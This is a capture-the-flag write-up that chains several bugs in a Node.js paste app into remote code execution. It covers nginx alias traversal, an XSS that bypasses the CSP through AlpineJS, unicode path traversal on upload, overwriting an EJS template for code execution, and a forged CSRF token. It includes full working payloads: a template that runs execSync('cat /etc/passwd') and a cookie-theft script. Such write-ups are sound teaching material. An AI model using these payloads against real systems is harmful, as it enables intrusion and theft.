



18/09/25
Chaining6BugstoRCE
Official Writeup: Full Stack Disaster | ConnectorsCTF 2025
Thanks for sharing!
بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ

I know your browser history
Well well.. another challenge from Mr Mushroom. This one has plenty of stuff you are gonna chain together to eventually get an RCE!
This writeup might me long so.. let's start right away. Download challenge from here
Solver from here
Source code
Let's start by our entry point:
index.js. The noticeable thing is the csp headers: res.setHeader(
"Content-Security-Policy",
"default-src 'self' cdnjs.cloudflare.com 'unsafe-eval';"
);
Which in short means:
- Only allow resources from the same origin (self) and cdnjs.cloudflare.com
- Allow eval (unsafe-eval)
This might limit us a bit if there is an XSS. We will see.
Next our routes:
router.get('/', (req, res) => {
    const data = getData();
    res.render('index', { user: data.users.find(u => u.id === req.session.userId) });
});

// Auth routes
router.get('/register', (req, res) => res.render('register'));
router.get('/login', (req, res) => res.render('login'));

router.post('/auth/register', authController.postRegister);
router.post('/auth/login', authController.postLogin);

router.get('/logout', authController.getLogout);

// Paste routes
router.post('/paste', requireLogin, htmlBlacklist, pasteController.postPaste);
router.get('/paste/:id', pasteController.getPaste);
router.get('/my-pastes', requireLogin, pasteController.getMyPastes);

// Report routes
router.get('/report', requireLogin, (req, res) => res.render('report'));
router.post('/report', requireLogin, csrfProtection, reportController.postReport);

// Upload routes
router.get('/upload', adminOnly, uploadController.getUploadForm);
router.post('/upload', adminOnly, csrfProtection, uploadController.postUpload);
Auth routes are pretty standard, the only thing to mention is that after login you get an extra
csrf_token cookie.For the paste routes where you can create pastes (notes) there is a heavy blacklist middleware:
const forbiddenTags = [
  'a','a2','abbr','acronym','address','animate','animatemotion','animatetransform','applet','area',
  'article','aside','audio','audio2','b','bdi','bdo','big','blink','blockquote','body','br','button',
  'canvas','caption','center','cite','code','col','colgroup','command','content','custom','data',
  'datalist','dd','del','details','dfn','dialog','dir','dl','dt','element','em','embed',
  'fieldset','figcaption','figure','font','footer','form','frame','frameset','h1','head','header',
  'hgroup','hr','html','i','iframe','iframe2','image','image2','image3','img','img2','input','input2',
  'input3','input4','ins','kbd','keygen','label','legend','li','link','listing','main','map','mark',
  'marquee','menu','menuitem','meta','meter','multicol','nav','nextid','nobr','noembed','noframes',
  'noscript','object','ol','optgroup','option','output','p','param','picture','plaintext','pre',
  'progress','q','rb','rp','rt','rtc','ruby','s','samp','section','select','set','shadow',
  'slot','small','source','spacer','span','strike','strong','style','sub','summary','sup','svg',
  'table','tbody','td','template','textarea','tfoot','th','thead','time','title','tr','track','tt',
  'u','ul','var','video','video2','wbr','xmp'
];

const forbiddenPatterns = forbiddenTags.map(tag => new RegExp(`<\\/?\\s*${tag}\\b`, 'i'));

forbiddenPatterns.push(/on\w+\s*=/i);
forbiddenPatterns.push(/javascript:/i);
forbiddenPatterns.push(/data:text\/javascript/i);
forbiddenPatterns.push(/<script[^>]*>[\s\S]+?<\s*\/script>/i);
After some analysis, you can tell it only allows a very limited set of HTML tags including
<script> tag..?? but not allowing me to write inbetween <script> and </script>. I can use <script src=...> though, I can use any attributes in the allowed tags.This is interesting. So will I need to host my payload somewhere and load it? but what about the CSP? We will see shortly.
Report routes are pretty standard as well, you just report a paste by ID for the admin to review.
Upload routes are only limited to admin with some filters and logic inside, so we will keep it after we deal with this XSS first.
In
utils/bot.js the bot logs in as admin, deletes csrf_token and visits the reported paste:...
async function bot_visit(pasteId) {
const fetch = (await import("node-fetch")).default;
const url = `${BASE_URL}/paste/${pasteId}`;
let browser;
try {
const loginRes = await fetch(`${BASE_URL}/auth/login`, {
method: "POST",
headers: {
"Content-Type": "application/x-www-form-urlencoded",
},
body: `username=admin&password=${ADMIN_PASS}`,
redirect: "manual",
});
const rawCookies = loginRes.headers.raw()["set-cookie"];
const parsedCookies = rawCookies.map((entry) => {
const parts = entry.split(";");
const cookiePart = parts[0].split("=");
if (cookiePart[0] === "csrf_token") {
cookiePart[1] = "u_aint_gettin_dat"; // 🙃
}
return {
name: cookiePart[0],
value: cookiePart[1],
domain: new URL(BASE_URL).hostname,
path: "/",
httpOnly: true,
};
});
browser = await puppeteer.launch({
headless: true,
args: ["--no-sandbox", "--disable-setuid-sandbox", "--single-process", "--disable-dev-shm-usage"],
});
const page = await browser.newPage();
await page.setCookie(...parsedCookies);
console.log(`Bot visiting: ${url}`);
await page.goto(url, { waitUntil: "networkidle2", timeout: 5000 });
}
...
}
}
The cookie is httpOnly
In the codebase root there is
nginx.conf file:events {}
http {
server {
listen 80;
server_name your_domain.com;
location / {
proxy_pass http://app:3000;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
}
location /api {
proxy_pass http://app:3000/auth/;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
}
location ~* ^/report$ {
allow 127.0.0.1;
deny all;
proxy_pass http://app:3000;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
}
}
}
We can see the
/report route is only allowed from localhost. This is a crucial endpoint for us to deliver the XSS payload to the admin, so we need to find a way to access it.First Bug: Nginx Misconfiguration
If you do a little bit of search about nginx misconfigurations, you can find out the issue is in the
/api location. It proxies to /auth/. The issue is with the trailing slash, it must have been /api/ to proxy correctly.Quick Explanation: When a request is made to
/api/something, nginx will strip the /api part and forward the request to http://app:3000/auth//something (notice the double slash). If you pass /apisomething nginx will strip the /api part and forward to http://app:3000/auth/something. Got it? We can traverse back to the root by using /api../, it will resolve to /auth/../ which is /. And like that we can access any route we want including /report.
Check out this article for more info.
Second Bug: XSS & CSP Bypass
Now we can access the
/report route, but how do we deliver the XSS payload to the admin? We need to create a paste with our payload and report it.We know that we can use
<script src=...> to load an external script, but the CSP only allows self and cdnjs.cloudflare.com. We can't host our payload on either of those. But wait, what if we can upload our payload to cdnjs.cloudflare.com?After some searching you will find out you can indeed host your scrpts on some CDNs like jsDelivr, but you can't on CloudFlare CDN. Let's check the blacklist one more time.
<div> tag is allowed, and it allows any attributes. So is there any way we can execute js from a <div> attribute? There are frameworks that allow this, like AngularJS and AlpineJS. What about if we can load one of those frameworks from cdnjs.cloudflare.com and use it to execute our payload?We can use AlpineJS for this, it is available on cdnjs.cloudflare.com. We can use
x-init attribute to execute our payload. Let's create a simple payload to test this:<script src="https://cdnjs.cloudflare.com/ajax/libs/alpinejs/3.10.5/cdn.min.js" defer></script>
<div x-data x-init="alert('Mushroom is a good Author')"></div>

Amazing! We have got our XSS...
Now what?
Side Trick (not related to the challenge)
If the cookie was not httpOnly we could have stolen it. You are wondering How would you do that with this strict csp?
If you have a non-httpOnly cookie with a strict csp, you can make the admin add a note of his cookies using your cookies, and you simply see the note on your profile. Example payload:
<script>
  const adminCookies = document.cookie;
  document.cookie = "session=attacker_session; path=/"; // Your session cookie
  fetch('/paste', {
    method: 'POST',
    headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
    body: `content=${encodeURIComponent(adminCookies)}`
  }) // It will add a note with admin cookies to your profile
</script>
Now back to the challenge, since we can't steal the cookie, we can try to make the admin do something for us on the app (remember we only can interact with the app, we can't make him do any externals because of the csp), we still have this upload functionality that only admin can access. Let's check it out.
Third Bug: File Upload & Path Traversal
upload.controller.js:const postUpload = (req, res) => {
const form = new IncomingForm({ multiples: false });
form.parse(req, (err, fields, files) => {
... // Error handling
const userFile = Array.isArray(files.userFile) ? files.userFile[0] : files.userFile;
let sanitizedFilename = userFile.originalFilename.replace(/(\.\.(\/|\\|$))+/g, '').normalize("NFKC")
if (!sanitizedFilename.match(/\.(jpg|jpeg|png)$/i)) {
return res.status(400).send('Only .jpg, .jpeg, .png files are allowed.');
}
if (sanitizedFilename.length > 20) {
sanitizedFilename = sanitizedFilename.substring(0, 20);
}
const savePath = path.join(storageDir, sanitizedFilename); // storageDir is ../storage
const readStream = fs.createReadStream(userFile.filepath);
const writeStream = fs.createWriteStream(savePath);
... // Saving the file logic
});
};
Let's analyze this filters: first it removes any
../ from the filename, then it checks if the filename ends with .jpg, .jpeg or .png (case insensitive). Finally it limits the filename to 20 characters.We have a path traversal protection, but we notice
.normalize("NFKC") is used. This function normalizes unicode characters, so we can use some unicode tricks to bypass the filters.using
/ (U+ff0f) nstead of / we can bypass the path traversal since the normalization is happening after the removal of ../. You can access different encoding like this from here (Download it and open it with a browser).Cool! Now we can upload a file to any path we want. But what about the extension check? We noticed it truncates the filename to 20 characters, so we can build our file name to be exactly 20 characters then add
.jpg at the end so it gets truncated. Example:example_file_name.js.jpg // (20 characters before .jpg) After truncation it becomes example_file_name.js
Now we can upload a file to any path we want with the name we want!
Let's try that! Login as admin on your local instance and try to upload a test image, inspect the request in burp:


We successfully uploaded a file to another path! What can we do with this?
In
views/ there are some ejs templates, we can overwrite one of those templates and get an SSTI > RCE!
Overwritten
index.ejs successfully! Notice I used /// in the payload to reach this 20 chacracters limit.../views///index.ejs.jpg

Now for our SSTI payload, I used:
<%= global.process.mainModule.require('child_process').execSync('cat /etc/passwd').toString() %>

And here we have it! RCE achieved!
It is not done yet, we implemented that as an admin, but we need the admin to do it for us.
We will utilize the XSS to make the admin upload a file for us.
But.. it is csrf protected:
router.post('/upload', adminOnly, csrfProtection, uploadController.postUpload);
CSRF Middleware:
function generateCsrfToken(username) {
    return crypto.createHash('md5').update(`${username}:${SALT}`).digest('hex');
}

function csrfProtection(req, res, next) {
    if (req.method !== 'POST') {
        return next();
    }

    const session_csrf_token = req.headers['x-csrf-token'] || req.cookies.csrf_token;

    if (!session_csrf_token) {
        return res.status(403).send('Invalid CSRF token');
    }

    if (req.session && req.session.username) {
        const expectedToken = generateCsrfToken(req.session.username);
        if (session_csrf_token !== expectedToken) {
            return res.status(403).send('Invalid CSRF token');
        }
    }

    next();
}
It is a simple md5 hash of
username:SALT. We know the username is admin but the SALT is REDACTED. Without overcomplicating things, if you tried to bruteforce it you will find out it is mushrooms.Just register a user (call it
test), login and get your csrf token from the cookie, then brute force the salt until you get the same token. At the end the salt is mushrooms.Now forge the csrf token for admin and make the XSS payload to upload our malicious ejs file:
<script src="https://cdnjs.cloudflare.com/ajax/libs/alpinejs/3.10.5/cdn.min.js" defer></script>
<div x-data x-init="(async () => {
    try {
      const b64 = 'PCU9IGdsb2JhbC5wcm9jZXNzLm1haW5Nb2R1bGUucmVxdWlyZSgiY2hpbGRfcHJvY2VzcyIpLmV4ZWNTeW5jKCJjYXQgL2V0Yy9wYXNzd2QiKS50b1N0cmluZygpICU+';
      const decoded = atob(b64);

      // now put it in a blob
      const blob = new Blob([decoded], { type: 'image/jpeg' });
      const fd = new FormData();
      fd.append('userFile', blob, '../views///index.ejs.jpeg');
      fd.append('note', 'Extra text field');

      const resp = await fetch('/upload', {
        method: 'POST',
        body: fd,
        credentials: 'include',
	      headers: {'x-csrf-token': 'b72a7f55d8ef61d0d27ee41830ca5cba'}
      });

      const text = await resp.text();
      console.log('Upload response:', text);
    } catch (e) {
      console.error('Upload error:', e);
    }
  })()"></div>
Add this to a paste, report it using the
/api../report nginx misconfigiration and wait for the admin to visit it.
And here you have it, you can get the flag from
config/constants.js file. Download the solver script from here.This challenge had a bit of everything. The main goal of the challenge is to learn how to chain multiple vulns together in one attack. I know you can simply exploit each one separated, but to chain them is the tricky part! I hope you enjoyed it as much as I did while writing it. Thank you for reading!
I am open for any challenges creation requests, you can reach me on X/Twitter @MushroomWasp or email me at MushroomWasp@gmail.com!
See you in the next one!